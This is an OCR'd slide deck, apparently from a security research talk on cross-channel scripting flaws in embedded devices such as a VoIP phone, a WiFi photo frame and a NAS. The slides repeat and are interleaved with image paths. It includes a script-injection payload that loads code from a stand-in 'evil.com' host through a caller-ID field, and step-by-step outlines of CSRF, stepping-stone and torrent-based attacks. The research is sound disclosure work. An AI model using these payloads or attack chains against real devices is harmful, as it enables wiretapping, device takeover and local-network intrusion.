
- Standard web server (sometimes)
- Custom web application stack
- Weak web security

New features/services added at a fast pace

- Vendors compete on number of services in product
- Interactions between services ➽ vulnerabilities

Outcome

Vulnerabilities in **every** device we audited

SIP XCS

VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs

SIP XCS

SIP XCS

1 Attacker makes a call as

```
“<script src="//evil.com/"></script>”
```

SIP XCS

1 Attacker makes a call as

```
“<script src="//evil.com/"></script>”
```


2 Administrator accesses web interface

SIP XCS

1 Attacker makes a call as

```
“<script src="//evil.com/"></script>”
```

2 Administrator accesses web interface



3 Payload executes

SIP XCS

Outcome: phone reconfiguration, VoIP wiretapping...

Photo frame XCS

WiFi photo frame

- Samsung SPF85V
- RSS / URL feed
- Windows Live
- WMV / AVI

Photo frame XCS




Photo frame XCS

1 Attacker infects via CSRF

Internet

Photo frame XCS

1 Attacker infects via CSRF

Internet

2 User connects to manage

Photo frame XCS

1 Attacker infects via CSRF

Internet

3 Payload executes

2 User connects to manage

Devices as stepping stones


Devices as stepping stones

I Administer the device

Devices as stepping stones


1 Administer the device

2 Browse internet




Devices as stepping stones

1 Administer the device



Devices as stepping stones



3 Trigger POST (e.g. via Ads)

Devices as stepping stones

5 Access files

Devices as stepping stones

6 Send malicious payload

5 Access files

Devices as stepping stones

6 Send malicious payload

5 Access files


7 Attack local network

Another boring NAS device?

SOHO NAS

- Buffalo LS-CHL
- BitTorrent support!

Massive exploitation




Massive exploitation

Create a
bad torrent


Famous_movie.torrent

Internet


Massive exploitation




Massive exploitation



Massive exploitation



Peer-to-peer XCS!



Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

